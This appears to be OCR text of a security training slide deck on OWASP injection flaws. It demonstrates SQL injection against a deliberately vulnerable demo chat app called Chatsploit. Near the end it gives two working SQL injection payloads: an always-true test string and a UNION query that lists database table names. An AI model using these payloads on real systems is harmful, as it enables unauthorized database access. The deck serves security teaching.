
Injection

John's OWASP Top 10 Series: Part 1

https://github.com/johnhaldeman/chatsploit



https://xkcd.com/327/

Injection

Circumventing application constraints by injecting commands from user inputs into an interpreter

#1 on the OWASP Top 10 for each of 2010, 2013, and 2017


#1 on the Common Weakness Enumeration (CWE) list with a score of 93.8

Root Cause: The Application Code Fails To Sanitize User Input and the User Abuses that Vulnerability


This talk: focus on SQL Injection but similar concepts apply to other types (NoSQL, OS Command injection, etc.)

Our App: Chatsploit


Chatsploit: On the Internet, Nobody Knows You're a Dog Security is Our Lowest Priority Continue Chatting Find People Logout



Chatsploit: A Simple Chat Server (that has security problems)




Chatsploit: Searching for people to chat with



Simple test to see if SQL injection is possible.


```
carol' OR 1=1 --
```

Closes the string, puts in a condition that's always true, and comments out the rest of the SQL




Retrieve table names:

```
carol%' UNION ALL SELECT
name, '', STR(object_id)
from sys.tables --
```



